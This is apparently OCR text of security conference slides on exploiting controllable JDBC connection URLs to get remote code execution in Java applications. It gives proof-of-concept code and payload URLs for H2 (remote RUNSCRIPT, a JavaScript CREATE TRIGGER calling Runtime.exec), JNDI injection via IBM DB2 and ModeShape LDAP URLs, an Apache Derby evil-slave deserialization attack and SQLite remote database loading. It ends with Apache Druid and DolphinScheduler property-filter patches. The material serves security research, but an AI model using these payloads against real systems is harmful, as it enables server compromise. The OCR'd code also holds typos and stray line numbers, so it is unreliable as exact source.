




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## JBoss/Wildfly Case





#### H2 RCE

jdbc:h2:mem:testdb;TRACE\_LEVEL\_SYSTEM\_OUT=3;INIT=RUNSCRIPT FROM 'http://127.0.0.1:8000/poc.sql'



How to bypass the restriction of network?

Construct payload with Groovy AST Transformations



### Why we use command "RUNSCRIPT"?

```
INIT = RUNSCRIPT FROM 'http://ip:port/poc.sql'
     if (init != null) {
                     try {
                         CommandInterface command = session.prepareCommand(init,
                                  Integer.MAX_VALUE);
                         command.executeUpdate(null);
                     } catch (DbException e) {
                         if (!ignoreUnknownSetting) {
                              session.close();
                                                                       single line SQL
                              throw e;
10
11
12
13
```



## In-depth analysis of source code

CREATE ALIAS RUNCMD AS \$\$<JAVA METHOD>\$\$;
CALL RUNCMD(command)

multiple lines SQL

## org.h2.util.SourceCompiler



Java Source Code

JavaScript Source Code

Groovy Source Code

javax.tools.JavaCompiler#getTask

javax.script.Compilable#compile

groovy.lang.GroovyCodeSource#parseClass



```
Class<?> compiledClass = compiled.get(packageAndClassName);
       if (compiledClass != null) {
           return compiledClass;
6
        String source = sources.get(packageAndClassName);
8
        if (isGroovySource(source)) {
10
11
             Class<?> clazz = GroovyCompiler.parseClass(source, packageAndClassName);
12
13
             compiled.put(packageAndClassName, clazz);
14
15
             return clazz;
16
17
                                                      Groovy Source Code
```



#### use @groovy.transform.ASTTEST to perform assertions on the AST

GroovyClassLoader.parseClass(...)



# Groovy dependency is necessary?



```
private Trigger loadFromSource() {
            SourceCompiler compiler = database.getCompiler();
            synchronized (compiler) {
                 String fullClassName = Constants.USER_PACKAGE + ".trigger." + getName();
                 compiler.setSource(fullClassName, triggerSource);
                 try {
                     if (SourceCompiler.isJavaxScriptSource(triggerSource)) {
                         return (Trigger) compiler.getCompiledScript(fullClassName).eval();
                     } else {
9
                         final Method m = compiler.getMethod(fullClassName);
10
                         if (m.getParameterTypes().length > 0) {
11
                        throw new IllegalStateException("No parameters are allowed for a
12
    trigger");
13
14
                         return (Trigger) m.invoke(null);
15
16
                 } catch (DbException e) {
17
                     throw e;
18
                 } catch (Exception e) {
19
                     throw DbException.get(ErrorCode.SYNTAX_ERROR_1, e, triggerSource);
20
21
22
23
```



## "CREATE TRIGGER" NOT only compile but also invoke eval

```
public static void main (String[] args) throws ClassNotFoundException, SQLException {
        String javascript = "//javascript\njava.lang.Runtime.getRuntime().exec(\"open -a Calculat
or\")";
        String url = "jdbc:h2:mem:test;MODE=MSSQLServer;init=CREATE TRIGGER hhhh BEFORE SELECT ON
INFORMATION_SCHEMA.CATALOGS AS '"+ javascript +"'";

        Connection conn = DriverManager.getConnection(url);
        conn.close();
```



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#### IBM DB2 Case

#### clientRerouteServerListJNDINameIdentifies

a JNDI reference to a DB2ClientRerouteServerList instance in a JNDI repository of reroute server information.clientRerouteServerListJNDIName applies only to IBM Data Server Driver for JDBC and SQLJ type 4 connectivity, and to connections that are established through the DataSource interface.

If the value of clientRerouteServerListJNDIName is not null, clientRerouteServerListJNDIName provides the following functions:


- Allows information about reroute servers to persist across JVMs
- Provides an alternate server location if the first connection to the data source fails



## Pursue Root Cause

```
public class c0 impLements PrivilegedExceptionAction {
           private Context a = null;
3
           private String b;
           public c0(Context var1, String var2) {
             this.a = var1;
             this.b = var2;
8
           public Object run() throws NamingException {
10
             return this.a.Lookup(this.b);
11
12
13
```







#### Make JNDI Injection RCE

```
clientRerouteServerListJNDIName = ldap://127.0.0.1:1389/evilClass;
```

```
public class DB2Test {
    public static void main(String[] args) throws Exception {
    Class.forName("com.ibm.db2.jcc.DB2Driver");
    DriverManager.getConnection("jdbc:db2://127.0.0.1:50001/BLUDB:clientRerouteServerListJNDIName=
ldap://127.0.0.1:1389/evilClass;");
    }
}
```



## Java Content Repository



## Implementations

Jackrabbit (Apache)

CRX (Adobe)

#### ModeShape

eXo Platform


Oracle Beehive

#### ModeShape

- JCR 2.0 implementation
- Restful APIs
- Sequencers
- Connectors

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## JCR Connectors

Use JCR API to access data from other systems

E.g. filesystem, Subversion, JDBC metadata...



## ModeShape Gadget

JCR Repositories involving JDBC

```
public class ModeShapeTest {
    public static void main(String[] args) throws Exception {
        Class.forName("org.modeshape.jdbc.LocalJcrDriver");
        DriverManager.getConnection("jdbc:jcr:jndi:ldap://127.0.0.1:1389/evilClass");
    }
}
```



• A JNDI URL that points the hierarchical database to an existing repository

jdbc:jcr:jndi:jcr:?repositoryName=repository

• A JNDI URL that points the hierarchical database to an evil LDAP service

jdbc:jcr:jndi:ldap://127.0.0.1:1389/evilClass



#### Apache Derby


```
public class Socketconnection {
        private final Socket socket;
3
        private final ObjectOutputStream objOutputStream;
        Private final ObjectInputstream objInputStream;
5
6
        public SocketConnection(Socket var1) throws IOException {
          this.socket = var1;
8
          this.objOutputStream = new ObjectOutputStream(var1.getOutputStream());
9
          this.objInputStream = new ObjectInputStream(var1.getInputStream());
10
11
       public Object readMessage() throws cLassNotFoundException, IOException {
12
          return this.objInputStream.readObject();
13 (
```




```
private class MasterReceiverThread extends Thread {
           private final ReplicationMessage pongMsg = new ReplicationMessage(14, (Object)null);
           MasterReceiverThread(String var2) {
               super("derby.master.receiver-" + var2);
           public void run() {
               while(!ReplicationMessageTransmit.this.stopMessageReceiver) {
10
                    try
                        ReplicationMessage var1 = this.readMessage();
12
                        switch(var1.getType()) {
13
                        case 11:
14
                        case 12:
15
                            synchronized(ReplicationMessageTransmit.this.receiveSemaphore) {
16
                                ReplicationMessageTransmit.this.receivedMsg = var1;
                                ReplicationMessageTransmit.this.receiveSemaphore.notify();
18
                                break;
19
20
                        case 13:
21
                            ReplicationMessageTransmit.this.sendMessage(this.pongMsg);
22
23
24
25
```




readObject()





MasterReceiverThread





#### Slave




set JDBC URL to make target start as MASTER meanwhile appoint SLAVE

establish JDBC connection read data stream from **SLAVE** 

execute payload with JDBC driver

#### Master

readMessage()





# JDBC Connection

```
public class DerbyTest {
    public static void main(String[] args) throws Exception{
        Class.forName("org.apache.derby.jdbc.EmbeddedDriver");
        DriverManager.getConnection("jdbc:derby:webdb;startMaster=true;slaveHost=evil_server_ip");
    }
}
```



#### Evil Slave Server



#### SQLite

```
If (JDBC URL is controllable) {
   The database file content is controllable
}
```



How to exploit it?



```
private void open(int openModeFlags, int busyTimeout) throws SQLException {
       // check the path to the file exists
       if (!":memory:".equals(fileName) && !fileName.startsWith("file:") && !fileName.contains("mode=memory")) {
          if (fileName.startsWith(RESOURCE_NAME_PREFIX)) {
               String resourceName = fileName.substring(RESOURCE_NAME_PREFIX.length());
               // search the class path
               ClassLoader contextCL = Thread.currentThread().getContextClassLoader();
9
               URL resourceAddr = contextCL.getResource(resourceName);
10
               if (resourceAddr == null) {
11
                   try {
12
                       resourceAddr = new URL(resourceName);
13
14
15
                   catch (MalformedURLException e) {
16
                       throw new SQLException(String.format("resource %s not found: %s", resourceName, e));
17
18
19
20
               try {
21
                   fileName = extractResource(resourceAddr).getAbsolutePath();
22
23
               catch (IOException e) {
24
                   throw new SQLException(String.format("failed to load %s: %s", resourceName, e));
25
26
27
28
```

```
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```

```
else {
                 // remove the old DB file
                 boolean deletionSucceeded = dbFile.delete();
                 if (!deletionSucceeded) {
                     throw new IOException("failed to remove existing DB file: " + dbFile.getAbsolutePath());
9
10
         byte[] buffer = new byte[8192]; // 8K buffer
11
         FileOutputStream writer = new FileOutputStream(dbFile);
12
         InputStream reader = resourceAddr.openStream();
13
14
         try {
15
             int bytesRead = 0;
             while ((bytesRead = reader.read(buffer)) != -1) {
16
17
                 writer.write(buffer, 0, bytesRead);
18
             return dbFile;
19
20
         finally {
21
            writer.close();
22
             reader.close();
23
24
25
```



controllable SQLite DB & uncontrollable select code



<u>Utilize "CREATE VIEW" to convert uncontrollable SELECT to controllable</u>

```
CREATE VIEW security AS SELECT (<sub-query-1>), (<sub-query-2>)
```

```
Class.forName("org.sqlite.JDBC");
c=DriverManager.getConnection(url;);
c.setAutoCommit(true);
Statement statement = c.createStatement();
statement.execute("SELECT * FROM security");
```

Trigger sub-query-1 and sub-query-2



```
protected CoreConnection(String url, String fileName, Properties prop) throws SQLException
         this.url = url;
4
5
         this.fileName = extractPragmasFromFilename(fileName, prop);
6
         SQLiteConfig config = new SQLiteConfig(prop);
         this.dateClass = config.dateClass;
         this.dateMultiplier = config.dateMultiplier;
8
9
         this.dateFormat = FastDateFormat.getInstance(config.dateStringFormat);
10
         this.dateStringFormat = config.dateStringFormat;
         this.datePrecision = config.datePrecision;
11
         this.transactionMode = config.getTransactionMode();
12
13
         this.openModeFlags = config.getOpenModeFlags();
14
15
         open(openModeFlags, config.busyTimeout);
16
17
         if (fileName.startsWith("file:") && !fileName.contains("cache="))
            // URI cache overrides flags
18
19
             db.shared_cache(config.isEnabledSharedCache());
20
         db.enable_load_extension(config.isEnabledLoadExtension());
21
23
         // set pragmas
         config.apply((Connection)this);
                                                 Load extension with a controllable file?
24
25
26
```



### Use memory corruptions in SQLite such "Magellan"

```
public class SqliteTest {
    pubtic static void main(String args[]) {
     Connection c = null;
      String url= "jdbc:sqlite::resource:http://127.0.0.1:8888/poc.db";
      try {
          Class.forName("org.sqlite.JDBC");
          c = DriverManager.getconnection(url);
          c.setAutoCommit(true);
          Statement statement = c.createStatement();
          statement.execute("SELECT * FROM security");
      } catch (Exception e) {
          System.err.println(e.getClass().getName () + ": " + e.getMessage());
          System.exit(0);
```



## properties filter for bug fix



#### Apache Druid CVE-2021-26919 Patch

```
public static void throwIfPropertiesAreNotAllowed(
     Set<String> actualProperties,
     Set<String> systemPropertyPrefixes,
     Set<String> allowedProperties
    for (String property : actualProperties) {
(systemPropertyPrefixes.stream().noneMatch(property::startsWith)) {
        Preconditions.checkArgument(
            allowedProperties.contains(property),
            "The property [%s] is not in the allowed list %s",
            property, allowedProperties
```



#### Apache DolphinScheduler CVE-2020-11974 Patch

```
private final Logger logger = LoggerFactory.getLogger(MySQLDataSource.class);
private final String sensitiveParam = "autoDeserialize=true";
private final char symbol = '&';
/**
 * gets the JDBC url for the data source connection
 * @return jdbc url
 return DbType.MYSQL;
@Override
protected String filterOther(String other){
  if (other.contains(sensitiveParam)){
    int index = other.indexOf(sensitiveParam);
    String tmp = sensitiveParam;
    if (other.charAt(index-1) == symbol){
      tmp = symbol + tmp;
    } else if(other.charAt(index + 1) == symbol){
      tmp = tmp + symbol;
    logger.warn("sensitive param : {} in otherParams field is filtered", tmp);
    other = other.replace(tmp, "");
```



New exploitable way to bypass property filter



